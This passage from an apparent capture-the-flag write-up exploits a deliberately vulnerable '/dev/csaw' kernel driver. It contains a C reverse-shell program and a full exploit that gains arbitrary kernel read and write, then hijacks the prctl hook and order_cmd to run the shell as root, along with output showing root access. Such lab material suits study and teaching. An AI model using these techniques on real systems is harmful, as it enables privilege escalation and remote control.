0xffffffff81e4dfa0: 0x657372657665722f
```

ps. linux_v5 版本后，汇编代码有所变化，虽然 task_prctl 地址是 [rbx+0x18] 处，但无法被修改。

exp_hijack_prctl

反弹 shell 的执行文件

```

1. //reverse_shell.c
2. #include <stdio.h>
3. #include <stdlib.h>
4. #include <errno.h>
5. #include <string.h>
6. #include <netdb.h>
7. #include <sys/types.h>
8. #include <netinet/in.h>
9. #include <sys/socket.h>
10. #include <arpa/inet.h>
11. #include <unistd.h>
12.
13. int main(int argc, char *argv[])
14. {
15.     int sockfd, numbytes;

```

```

16.     char buf[BUFSIZ];
17.     struct sockaddr_in addr;
18.     while((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1);
19.     printf("We get the sockfd~\n");
20.     addr.sin_family = AF_INET;
21.     addr.sin_port = htons(23333);
22.     addr.sin_addr.s_addr = inet_addr("127.0.0.1");
23.     bzero(&(addr.sin_zero), 8);
24.
25.     while(connect(sockfd, (struct sockaddr*)&addr, sizeof(struct sockaddr)) == -1);
26.     dup2(sockfd, 0);
27.     dup2(sockfd, 1);
28.     dup2(sockfd, 2);
29.     system("/bin/sh");
30.     return 0;
31. }

```

```

1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <sys/prctl.h>
5.  #include <sys/types.h>
6.  #include <sys/stat.h>
7.  #include <fcntl.h>
8.  #include <sys/auxv.h>
9.  #include <sys/ioctl.h>
10. #include <unistd.h>
11.
12.
13.
14. #define CSAW_IOCTL_BASE    0x77617363
15. #define CSAW_ALLOC_CHANNEL  CSAW_IOCTL_BASE+1
16. #define CSAW_OPEN_CHANNEL   CSAW_IOCTL_BASE+2
17. #define CSAW_GROW_CHANNEL    CSAW_IOCTL_BASE+3
18. #define CSAW_SHRINK_CHANNEL  CSAW_IOCTL_BASE+4
19. #define CSAW_READ_CHANNEL    CSAW_IOCTL_BASE+5
20. #define CSAW_WRITE_CHANNEL   CSAW_IOCTL_BASE+6
21. #define CSAW_SEEK_CHANNEL    CSAW_IOCTL_BASE+7
22. #define CSAW_CLOSE_CHANNEL   CSAW_IOCTL_BASE+8
23.
24.
25. struct alloc_channel_args {
26.     size_t buf_size;
27.     int id;
28. };
29.
30. struct open_channel_args {
31.     int id;
32. };
33.
34. struct shrink_channel_args {

```

```

35.     int id;
36.     size_t size;
37. };
38.
39. struct read_channel_args {
40.     int id;
41.     char *buf;
42.     size_t count;
43. };
44.
45. struct write_channel_args {
46.     int id;
47.     char *buf;
48.     size_t count;
49. };
50.
51. struct seek_channel_args {
52.     int id;
53.     loff_t index;
54.     int whence;
55. };
56.
57. struct close_channel_args {
58.     int id;
59. };
60.
61. int main(){
62.     int fd = -1;
63.     size_t result = 0;
64.     struct alloc_channel_args alloc_args;
65.     struct shrink_channel_args shrink_args;
66.     struct seek_channel_args seek_args;
67.     struct read_channel_args read_args;
68.     struct close_channel_args close_args;
69.     struct write_channel_args write_args;
70.     size_t addr = 0xffffffff80000000;
71.
72.     size_t kernel_base = 0 ;
73.     size_t selinux_disable_addr= 0x351c80;
74.     size_t prctl_hook = 0xeb7df8;
75.     size_t order_cmd = 0xe4dfa0;
76.     size_t poweroff_work_func_addr =0xa39c0;
77.
78.     char *buf = malloc(0x1000);
79.
80.     fd = open("/dev/csaw",O_RDWR);
81.     if(fd < 0){
82.         puts("[-] open error");
83.         exit(-1);
84.     }
85.
86.     alloc_args.buf_size = 0x100;

```

```

87.     alloc_args.id = -1;
88.     ioctl(fd, CSAW_ALLOC_CHANNEL, &alloc_args);
89.     if (alloc_args.id == -1) {
90.         puts("[+] alloc_channel error");
91.         exit(-1);
92.     }
93.     printf("[+] now we get a channel %d\n", alloc_args.id);
94.     shrink_args.id = alloc_args.id;
95.     shrink_args.size = 0x100+1;
96.     ioctl(fd, CSAW_SHRINK_CHANNEL, &shrink_args);
97.     puts("[+] we can read and write any momery");
98.     for(; addr<0xffffffffffffe000; addr+=0x1000) {
99.         seek_args.id = alloc_args.id;
100.        seek_args.index = addr-0x10 ;
101.        seek_args.whence= SEEK_SET;
102.        ioctl(fd, CSAW_SEEK_CHANNEL, &seek_args);
103.        read_args.id = alloc_args.id;
104.        read_args.buf = buf;
105.        read_args.count = 0x1000;
106.        ioctl(fd, CSAW_READ_CHANNEL, &read_args);
107.        if(( !strcmp("gettimeofday", buf+0x2cd)) ){
108.            result = addr;
109.            printf("[+] found vdso %lx\n", result);
110.            break;
111.        }
112.    }
113.
114.    kernel_base = addr&0xffffffff000000;
115.    selinux_disable_addr+= kernel_base;
116.    prctl_hook += kernel_base;
117.    order_cmd += kernel_base;
118.    poweroff_work_func_addr += kernel_base;
119.
120.    printf("[+] found kernel base: %lx\n", kernel_base);
121.    printf("[+] found prctl_hook: %lx\n", prctl_hook);
122.    printf("[+] found order_cmd : %lx\n", order_cmd);
123.    printf("[+] found selinux_disable_addr : %lx\n", selinux_disable_addr);
124.    printf("[+] found poweroff_work_func_addr: %lx\n", poweroff_work_func_addr);
125.
126.
127.    memset(buf, '\0', 0x1000);
128.    strcpy(buf, "/reverse_shell\0");
129.    //strcpy(buf, "/bin/chmod 777 /flag\0");
130.
131.    seek_args.id = alloc_args.id;
132.    seek_args.index = order_cmd-0x10 ;
133.    seek_args.whence= SEEK_SET;
134.    ioctl(fd, CSAW_SEEK_CHANNEL, &seek_args);
135.
136.    write_args.id = alloc_args.id;
137.    write_args.buf = buf;
138.    write_args.count = strlen(buf);

```

```

139.     ioctl(fd, CSAW_WRITE_CHANNEL, &write_args);
140.
141.     memset(buf, '\\0', 0x1000);
142.     *(size_t *)buf = poweroff_work_func_addr;
143.     seek_args.id = alloc_args.id;
144.     seek_args.index = prctl_hook-0x10 ;
145.     seek_args.whence= SEEK_SET;
146.     ioctl(fd, CSAW_SEEK_CHANNEL, &seek_args);
147.
148.     write_args.id = alloc_args.id;
149.     write_args.buf = buf;
150.     write_args.count = 20+1;
151.     ioctl(fd, CSAW_WRITE_CHANNEL, &write_args);
152.
153.     if(fork() == 0){
154.         prctl(0);
155.         exit(-1);
156.     }
157.
158.     system("nc -l -p 23333");
159.     return 0;
160. }

```

```

/ $ ./exp
[+] now we get a channel 1
[+] we can read and write any momery
[+] found vdso ffffffff81e04000
[+] found kernel base: ffffffff81000000
[+] found prctl_hook: ffffffff81eb7df8
[+] found order_cmd : ffffffff81e4dfa0
[+] found selinux_disable_addr : ffffffff81351c80
[+] found poweroff_work_func_addr: ffffffff810a39c0
id
uid=0(root) gid=0(root)

```